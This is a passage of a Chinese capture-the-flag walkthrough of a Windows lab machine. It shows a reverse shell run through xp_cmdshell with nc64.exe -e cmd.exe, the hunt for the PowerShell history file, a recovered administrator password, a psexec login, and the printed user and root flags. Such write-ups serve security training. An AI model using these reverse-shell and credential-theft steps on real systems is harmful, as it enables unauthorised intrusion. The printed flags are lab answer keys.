
这时候我们可以通过运行nc64.exe开启命令行终端,然后cmd最后被我们本地监听到,构成反向shell:
1 xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads;.\nc64.exe -e cmd.exe 10.10.16.85 443"

咱们先来拿user的flag吧:

1 2 3 4 5 cd .. dir cd Desktop dir type user.txt
user flag:
1 3e7b102e78218e935bf3f4951fec21a3

在 Windows 中,PowerShell 的命令历史记录通常存放在 PSReadLine 目录下的 ConsoleHost_history.txt 文件中。这似乎是一种经验:
1 C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
但我们可以用winpea,来到Downloads文件夹,在powershell语法下,直接输入:
然后就cd到该文件夹然后读一读:
成功拿到管理员账密:
1 administrator MEGACORP_4dm1n!!

然后回到我们impacket工具用powershell专用的脚本:
1 python3 psexec.py administrator@10.129.95.187



然后切到对应user看看目录就找到flag了:
拿到root flag:
1 b91ccec3305e98240082d4474b848528
同时task7的答案是: